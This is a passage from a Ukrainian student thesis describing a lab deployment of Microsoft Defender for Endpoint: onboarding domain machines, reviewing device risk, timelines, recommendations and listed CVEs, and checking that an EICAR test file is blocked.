


Рисунок 3.12 – Додавання робочих станцій до домену




Рисунок 3.13 – Результат додавання робочих станцій до домену

3.3 Налаштування Microsoft Defender for Endpoint

Завантажимо та виконаємо спеціальний скрипт, який додає робочу станцію або сервер до Microsoft EDR (рис. 3.14-3.16).




Рисунок 3.14 - Додавання робочої станції до Microsoft EDR




Рисунок 3.15 - додавання сервера до Microsoft EDR

Microsoft Defender											
Device Inventory											
Computers & Mobile Network devices IoT devices Uncategorized devices											
Total		6	Critical assets	0	High risk	0	High exposure	3	Not onboarded	0	
↓ Экспорт данных											
Search											
30 Days Настроить столбец Фильтровать											
☐	Name	Domain	Device AAD id	Risk level	Exposure level	OS platform	Windows version	Criticality level	Sensor health state	Onboarding status	Last device update
☐	main-ad-srv.lipetskyi.net	lipetskyi.net		■■■■ No known risks	No data available				Active	Onboarded	2 серп 2024 р., 21:14
☐	my-pc	Workgroup		■■■■ No known risks	▲ Medium	Windows 11	22H2		Active	Onboarded	2 серп 2024 р., 17:00
☐	ws-3-1.lipetskyi.net	lipetskyi.net		■■■■ No known risks	▲ High	Windows 10	1909		Active	Onboarded	2 серп 2024 р., 21:46
☐	reserv-ad-srv.lipetskyi.net	lipetskyi.net		■■■■ No known risks	No data available				Active	Onboarded	2 серп 2024 р., 20:57
☐	ws-2-1.lipetskyi.net	lipetskyi.net		■■■■ No known risks	▲ High	Windows 10	1909		Active	Onboarded	2 серп 2024 р., 21:55
☐	ws-1-1.lipetskyi.net	lipetskyi.net		■■■■ Medium	▲ High				Active	Onboarded	2 серп 2024 р., 18:53

Рисунок 3.16 - Результат додавання всіх кінцевих пристроїв мережі

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		53

Проведемо налаштування:

- Міток, які потім допоможуть у впровадженні правил.
- Цінність пристрою: Визначення цінності пристрою для організації як високої, нормальної чи низької допомагає розрізняти пріоритети активів. Пристрій високої вартості матиме більший вплив на оцінку впливу вашої організації.
- Рівень критичності та інші параметри.




Рисунок 3.17 - Результат налаштування кінцевих пристроїв

3.4 Виявлення та аналіз реальних загроз з використанням EDR

Перш за все ознайомимося з Microsoft EDR, переглянувши наявні можливості. Проаналізуємо всі аспекти безпеки та можливі вразливості на робочій станції WS-1-1 (рис. 3.18).




Рисунок 3.18 - Перегляд деталей робочої станції

З рисунку 3.18 бачимо назву робочої станції WS-1-1, яка є унікальним ідентифікатором пристрою в мережі, статус пристрою «active» - це означає, що його активність відстежується. Також вказані певні дані про операційну систему робочої станції, назву домену, до якого належить пристрій, і IP-адресу вузла в локальній мережі.

Середній рівень ризику вказує на наявність певних загроз, які потребують уваги. Окрім того, зазначений високий рівень експозиції, а це означає, що пристрій має багато вразливостей, які можуть бути критичними для безпеки. Зокрема, робоча станція має 1551 вразливість, розподілених за серйозністю: 15 критичних, 111 високих, 412 середніх і 13 низьких.

Інформація про користувачів, які входили в систему за останні 30 днів, вказує на двох авторизованих користувачів:

- brilliantmind0510 (місцевий адміністратор), який увійшов найбільшу кількість разів і також є останнім, хто увійшов в систему.
- student (місцевий адміністратор), який увійшов найменшу кількість разів.




Рисунок 3.19 - Вкладка Incidents and alerts

На вкладці Incidents and alerts (рис. 3.19) відстежуються всі інциденти, які сталися на цій робочій станції, що допомагає адміністраторам безпеки

		Ліпечський П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				55
Змн.	Арк.	№ докум.	Підпис	Дата		

моніторити та реагувати на загрози. Наприклад, було запущено інструмент зламу «AutoKMS» та помічено підозрілий файл.




Рисунок 3.20 - Вкладка Timeline

Вкладка Timeline (рис. 3.10), на які вказані всі події, що відбуваються на робочій станції. Наприклад, можемо використати стандартний файл, який використовується для перевірки чи працює антивірус - EICAR-Test-File і потім переглянути подію пов’язану з цим псевдо вірусом (рис. 3.21-3.22).




Рисунок 3.21 - Завантаження файлу EICAR




Рисунок 3.22 - Перегляд вкладки Timeline




Рисунок 3.23 - Вкладка Security recommendations

На цій вкладці (рис. 3.23) вказані безпекові налаштування, наприклад, рекомендується Set 'Minimum password length' to '14 or more characters' (Установіть «Мінімальна довжина пароля» на «14 або більше символів»).

Device inventory > ws-1-1

ws-1-1

Medium

Criticality: Medium

Active

Windows-Workstation

View in map

Device value

Overview

Incidents and alerts

Timeline

Security recommendations

Inventories

Discovered vulnerabilities

Missing KBs

Security policies

Advanced features

Software

Vulnerable components

Export

Елементів: 13

Пошук

Фільтрувати

Налаштувати стовпці

Name	Vendor	Installed version	Weaknesses	Threats	Product Code (CPE)	Tags
☐ Windows 10	Microsoft	10.0.18363.592	1379		microsoft:windows_10:10.0.1...	EOS version
☐ Vm Virtualbox	Oracle	6.0.6.0	89		oraclevm_virtualbox:6.0.6.0	
☐ Internet Explorer	Microsoft	11.592.18362.0	43		microsoft:internet_explorer:1...	
☐ Edge	Microsoft	10.0.18363.592	46		microsoft:edge:10.0.18363.592	
☐ Defender For Endpoint	Microsoft	10.6930.18362...	1		microsoft:defender_for_endp...	
☐ Defender Security Intellige...	Microsoft	1.413.74.0	0		microsoft:defender_security_...	
☐ Windows Defender	Microsoft	1.1.24050.5	0		microsoft:windows_defender...	

Рисунок 3.24 - Вкладка Inventories

Device inventory > ws-1-1

ws-1-1

Medium

Criticality: Medium

Active

Windows-Workstation

View in map

Device value

Overview

Incidents and alerts

Timeline

Security recommendations

Inventories

Discovered vulnerabilities

Missing KBs

Security policies

Advanced features

Export

Елементів: 1551

Пошук

Фільтрувати

Налаштувати стовпці

Name	Severity ↓	CVSS	Affected Software	Published on	First detected	Updated on	Threats	Tags
☐ CVE-2021-26443	Critical	9	Microsoft Windows 10 (+ 5 more)	9 лист 2021 р., 02:00	2 черв 2024 р., 14:03	28 груд 2023 р., 18:15		
☐ CVE-2022-21849	Critical	9.8	Microsoft Windows 10 (+ 4 more)	11 січ 2022 р., 02:00	2 черв 2024 р., 14:03	21 груд 2023 р., 03:15		
☐ CVE-2021-31962	Critical	9.4	Microsoft Windows 10 (+ 11 more)	8 черв 2021 р., 03:00	2 черв 2024 р., 14:03	2 серп 2023 р., 02:15		
☐ CVE-2019-1226	Critical	9.8	Microsoft Windows 10 (+ 1 more)	13 серп 2019 р., 03:00	2 черв 2024 р., 14:03	29 трав 2024 р., 20:16		
☐ CVE-2022-29130	Critical	9.8	Microsoft Windows 10 (+ 12 more)	10 трав 2022 р., 03:00	2 черв 2024 р., 14:03	21 груд 2023 р., 02:15		
☐ CVE-2021-24074	Critical	9.8	Microsoft Windows 10 (+ 12 more)	9 лют 2021 р., 02:00	2 черв 2024 р., 14:03	30 груд 2023 р., 01:15		
☐ CVE-2022-24497	Critical	9.8	Microsoft Windows 10 (+ 9 more)	5 квіт 2022 р., 10:00	2 черв 2024 р., 14:03	29 черв 2023 р., 04:15		
☐ CVE-2022-22012	Critical	9.8	Microsoft Windows 10 (+ 12 more)	10 трав 2022 р., 03:00	2 черв 2024 р., 14:03	21 груд 2023 р., 02:15		

Рисунок 3.25 - Вкладка Discovered vulnerabilities

Вкладка, на якій показані всі виявлені вразливості робочої станції (рис. 3.25). Наприклад, вразливість CVE-2020-0796, яка означає, що у протоколі Microsoft Server Message Block 3.1.1 (SMBv3) існує уразливість до віддаленого виконання коду.

Нам відомо, що Endpoint Detection and Response (EDR) відстежує пристрої кінцевих користувачів, щоб виявляти та реагувати на кіберзагрози, такі як програми-вимагачі та зловмисне програмне забезпечення. Спробуємо створити, завантажити та запустити кілька відомих шкідливих програм або додатків, які використовуються у злочинних цілях.

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		58

Завантажити файл EICAR-Test-File не вдалося, однак спробуємо створити його і відкрити на робочій станції WS-2-1 (рис. 3.26).




Рисунок 3.26 - Вміст створеного файлу




Рисунок 3.27 - Спроба відкриття підозрілого файлу

Як бачимо з Рис. 3.27 загроза була виявлена і файл відкрити не вдалося. Відповідне повідомлення також побачимо на вкладці “Incidents and alerts” Microsoft EDR (рис. 3.28).

